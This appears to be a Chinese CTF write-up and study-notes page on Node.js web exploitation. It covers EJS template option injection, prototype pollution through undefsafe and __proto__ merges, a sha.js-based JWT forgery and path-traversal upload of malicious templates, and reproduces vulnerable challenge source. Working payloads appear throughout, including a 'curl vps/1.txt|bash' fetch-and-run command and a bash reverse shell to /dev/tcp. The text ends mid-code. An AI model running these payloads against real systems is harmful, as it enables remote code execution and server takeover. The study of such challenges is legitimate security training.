
1 2 3 4 5 6 7 { "lua" : "123" , "__proto__" : { "outputFunctionName" : "t=1;return global.process.mainModule.constructor._load('child_process').execSync('cat /flag').toString()//" } , "Submit" : "" }
说明一下:
t=1;为了凑一条一条合法的 var 语句,随便写 a=123; 也可以__proto__ 通过 merge() / clone() 污染到 Object.prototype.outputFunctionNameEJS 渲染时会把这个 outputFunctionName 当成代码的一部分拼进去,从而执行global.process.mainModule.constructor._load('child_process').execSync('cat /flag')
toString() 把结果转成字符串,方便在页面里输出


发完这包之后,直接访问:
页面里就会把 /flag 的内容渲染出来
[网鼎杯 2020 青龙组]notes 附件app.js:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 var express = require ('express' );var path = require ('path' );const undefsafe = require ('undefsafe' );const { exec } = require ('child_process' );var app = express ();class Notes { constructor ( this .owner = "whoknows" ; this .num = 0 ; this .note_list = {}; } write_note (author, raw_note ) { this .note_list [(this .num ++).toString ()] = {"author" : author,"raw_note" :raw_note}; } get_note (id ) { var r = {} undefsafe (r, id, undefsafe (this .note_list , id)); return r; } edit_note (id, author, raw ) { undefsafe (this .note_list , id + '.author' , author); undefsafe (this .note_list , id + '.raw_note' , raw); } get_all_notes ( return this .note_list ; } remove_note (id ) { delete this .note_list [id]; } } var notes = new Notes ();notes.write_note ("nobody" , "this is nobody's first note" ); app.set ('views' , path.join (__dirname, 'views' )); app.set ('view engine' , 'pug' ); app.use (express.json ()); app.use (express.urlencoded ({ extended : false })); app.use (express.static (path.join (__dirname, 'public' ))); app.get ('/' , function (req, res, next ) { res.render ('index' , { title : 'Notebook' }); }); app.route ('/add_note' ) .get (function (req, res ) { res.render ('mess' , {message : 'please use POST to add a note' }); }) .post (function (req, res ) { let author = req.body .author ; let raw = req.body .raw ; if (author && raw) { notes.write_note (author, raw); res.render ('mess' , {message : "add note sucess" }); } else { res.render ('mess' , {message : "did not add note" }); } }) app.route ('/edit_note' ) .get (function (req, res ) { res.render ('mess' , {message : "please use POST to edit a note" }); }) .post (function (req, res ) { let id = req.body .id ; let author = req.body .author ; let enote = req.body .raw ; if (id && author && enote) { notes.edit_note (id, author, enote); res.render ('mess' , {message : "edit note sucess" }); } else { res.render ('mess' , {message : "edit note failed" }); } }) app.route ('/delete_note' ) .get (function (req, res ) { res.render ('mess' , {message : "please use POST to delete a note" }); }) .post (function (req, res ) { let id = req.body .id ; if (id) { notes.remove_note (id); res.render ('mess' , {message : "delete done" }); } else { res.render ('mess' , {message : "delete failed" }); } }) app.route ('/notes' ) .get (function (req, res ) { let q = req.query .q ; let a_note; if (typeof (q) === "undefined" ) { a_note = notes.get_all_notes (); } else { a_note = notes.get_note (q); } res.render ('note' , {list : a_note}); }) app.route ('/status' ) .get (function (req, res ) { let commands = { "script-1" : "uptime" , "script-2" : "free -m" }; for (let index in commands) { exec (commands[index], {shell :'/bin/bash' }, (err, stdout, stderr ) => { if (err) { return ; } console .log (`stdout: ${stdout} ` ); }); } res.send ('OK' ); res.end (); }) app.use (function (req, res, next ) { res.status (404 ).send ('Sorry cant find that!' ); }); app.use (function (err, req, res, next ) { console .error (err.stack ); res.status (500 ).send ('Something broke!' ); }); const port = 8080 ;app.listen (port, () => console .log (`Example app listening at http://localhost:${port} ` ))
代码审计:
undefsafe 原型链污染 /status 里的 exec RCE
补充:
undefsafe 是一个“根据字符串路径读写对象属性”的库,以前有严重原型链污染漏
总结:
undefsafe 是一个“根据字符串路径读写对象属性”的库,以前有严重原型链污染漏洞。/status 里 exec 对 commands[index] 里的字符串无校验就执行。只要能把某个“字符串命令”塞进 commands 这个对象的可枚举属性里,就能 RCE。
利用:
在/edit_note里:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 app.route ('/edit_note' ) .get (function (req, res ) { res.render ('mess' , {message : "please use POST to edit a note" }); }) .post (function (req, res ) { let id = req.body .id ; let author = req.body .author ; let enote = req.body .raw ; if (id && author && enote) { notes.edit_note (id, author, enote); res.render ('mess' , {message : "edit note sucess" }); } else { res.render ('mess' , {message : "edit note failed" }); } })
id && author && enote可控,所以进行原型链污染
如果我让:
1 2 3 id = __proto__ author = 任意字符串(“命令”) raw = 随便写
则调用变成:
1 undefsafe (this .note_list , "__proto__.author" , author);
所以,一旦 POST /edit_note 且 id=__proto__,就成功把 Object.prototype.author 污染成任意字符串了。
payload:
先在/edit_note,POST:
1 id=__proto__&author=curl vps/1.txt|bash&raw=123
在vps上监听
[N1CTF-2025]eezzjs


upload有重定向,说明需要一个合法的JWT才能文件上传
补充:


sha.js漏洞的原理 是,当你提交一个对象作为 ‘s的 arg,你可以发现 是 被分配的,所以this._len可以控制如果数据是对象并且它有被命名的成员update() length data.length length
在这道题里,利用控制length,对length=-45(就等于“把之前累计的长度减掉 45”),这时,body“没有了”,就只剩下了head。在verifyTWT里,检验TWT的username是否是admin,和 secret 的真实值无关了
payload:

1 Cookie:token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsZW5ndGgiOi00NX0.674dcdbbb09261235ee8efc1999daee725dad0ec314a8d1d80cb11229e7596c1
拆开看:
header(base64url 解码):
1 {"alg":"HS256","typ":"JWT"}
payload:
刷新页面,再访问 /upload,即可文件上传

上传恶意 EJS 模板到 views(绕过滤 + 路径穿越)
payload:(base64编码之后即为filedata)
1 2 3 <%= process.mainModule .require ('fs' ).readFileSync ('/flag' ,'utf8' ) %> <%= process.env .FLAG %>

1 2 3 4 5 6 7 Content-Type: application/json Cookie:token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsZW5ndGgiOi00NX0.674dcdbbb09261235ee8efc1999daee725dad0ec314a8d1d80cb11229e7596c1 { "filename" : "../views/333.ejs/." , "filedata" : "PCU9IHByb2Nlc3MuZW52LkZMQUcgJT4=" }
此时服务器上的 views/ 目录下多了一个 333.ejs
所以直接访问:
响应中就会把 process.mainModule.require('fs').readFileSync('/flag','utf8') 的结果输出,也就是 flag。
wp:[2025]N1CTF WP for n1cat,eezzjs |GSBP博客
Ejs模板 EJS是一个javascript模板库,用来从json数据中生成HTML字符串
功能:缓存功能,能够缓存好的HTML模板;
<% code %>用来执行javascript代码安装:npm install ejs
从 Lodash 原型链污染到模板 RCE-安全KER - 安全资讯平台

就是说ejs在渲染的时候有大量代码拼接 ,然后我们通过原型链污染达到变量覆盖,就可以构造注入
先闭合上面的语句,再构造rce的语句
ejs 模板引擎 RCE : 题:Code-Breaking 2018 Thejs(上)
判断:
目标使用了 ejs(app.set('view engine', 'ejs') 或 require('ejs'))
你看到类似调用:
1 2 3 res.render('xxx', userData) // 或 ejs.render(tpl, userData, opts)
且 userData 明显来自 query/body/JSON
ejs 版本在 2.x ~ 3.1.x(题目一般会给 package-lock.json 或 package.json)
源码里有类似:
1 utils.shallowCopyFromList(opts, userData, OPTS_PASSABLE_WITH_DATA)
或者有注释写着“from data copy to options”
满足:2 + 3,即可怀疑是“ejs 配置项注入 → RCE”。
利用点: ejs 源码的 compile():
1 2 src = prepended + this.source + appended; fn = new Function(opts.localsName + ', escapeFn, include, rethrow', src);
看到 src 是字符串拼接出来的,看src里的什么可控 ( “谁能影响 opts.*,谁就可能把 JS 拼进 new Function。”)
ejs的SSTI注入:
看到 res.render(…, req.xxx) + ejs → 想 “SSTI / 选项注入”
判断:
使用 ejs 3.x,特别是 3.1.6 左右
有类似代码:
1 2 3 app.get ('/' , (req, res ) => { res.render ('index' , req.query ); });
第二个参数直接来自用户请求。
模板里有 <%= something %> 这种输出语句(保证 ejs 真正生成了“输出函数”)。
请求参数本身允许构造类似:
1 settings[view options][outputFunctionName]=xxx
或直接 outputFunctionName=xxx。
利用点:
主要为两个函数的伪造:
opts.outputFunctionName
opts.escapeFunction
Express 与 ejs 整合时,如果看到:
1 2 app.set ('view engine' , 'ejs' ); app.set ('view options' , { });
同时又直接 res.render('view', req.query),用户参数可能被 merge 到“view options”里。
ejs 源码中的关键位置:
1 2 var outputFnName = opts.outputFunctionName ;var src = 'var ' + outputFnName + ' = function (s) { ... };' + ...;
只要 outputFnName 完全拼在源码中,不做任何过滤,那就是注入点。
(“只要能把 outputFunctionName 写成 x; JS代码; y 这种格式,ejs 帮我把整句塞进 new Function 的源码里。”)
payload: 1 ?test=1&settings[view options][outputFunctionName]=abc; YOUR_JS_CODE_HERE; var z
1 ?test=AAAA&settings\[view%20options\]\[A\]=BBBB"
原型链污染: 判断: 看到 “用户 JSON → merge/extend(assign) → options/data → ejs.render” → 想 “原型链污染 → outputFunctionName 注入”
利用: 用 __proto__ 污染 Object.prototype.outputFunctionName / destructuredLocals
然后触发任何 ejs 渲染即可执行你注入的 JS
常用的 POC: 1 2 3 4 5 {"__proto__" :{"outputFunctionName" :"_tmp1;global.process.mainModule.require(\'child_process\').execSync('calc');var __tmp2" }} {"__proto__" :{"outputFunctionName" :"_tmp1;global.process.mainModule.require(\'child_process\').exec('calc');var __tmp2" }} {"__proto__" :{"outputFunctionName" :"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/xxx/6666 0>&1\"');var __tmp2" }}
上传恶意 EJS 模板到 views(绕过滤 + 路径穿越) 题:[N1CTF-2025]eezzjs (上)
习题: [2024Ciscn总决赛_ezjs] 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 const express = require ('express' );const ejs=require ('ejs' )const session = require ('express-session' );const bodyParse = require ('body-parser' );const multer = require ('multer' );const fs = require ('fs' );const path = require ("path" );function createDirectoriesForFilePath (filePath ) { const dirname = path.dirname (filePath); fs.mkdirSync (dirname, { recursive : true }); } function IfLogin (req, res, next ){ if (req.session .user !=null ){ next () }else { res.redirect ('/login' ) } } const storage = multer.diskStorage ({ destination : function (req, file, cb ) { cb (null , path.join (__dirname, 'uploads' )); }, filename : function (req, file, cb ) { cb (null , file.originalname ); } }); const upload = multer ({ storage : storage, fileFilter : (req, file, cb ) => { const fileExt = path.extname (file.originalname ).toLowerCase (); if (fileExt === '.ejs' ) { return cb (new Error ('Upload of .ejs files is not allowed' ), false ); } cb (null , true ); } }); admin={ "username" :"ADMIN" , "password" :"123456" } app=express () app.use (express.static (path.join (__dirname, 'uploads' ))); app.use (express.json ()); app.use (bodyParse.urlencoded ({extended : false })); app.set ('view engine' , 'ejs' ); app.use (session ({ secret : 'Can_U_hack_me???' , resave : false , saveUninitialized : true , cookie : { maxAge : 3600 * 1000 } })); app.get ('/' ,(req,res )=> { res.redirect ('/login' ) }) app.get ('/login' , (req, res ) => { res.render ('login' ); }); app.post ('/login' , (req, res ) => { const { username, password } = req.body ; if (username === 'admin' ){ return res.status (400 ).send ('you can not be admin' ); } const new_username = username.toUpperCase () if (new_username === admin.username && password === admin.password ) { req.session .user = "ADMIN" ; res.redirect ('/rename' ); } else { } }); app.get ('/upload' , (req, res ) => { res.render ('upload' ); }); app.post ('/upload' , upload.single ('fileInput' ), (req, res ) => { if (!req.file ) { return res.status (400 ).send ('No file uploaded' ); } const fileExt = path.extname (req.file .originalname ).toLowerCase 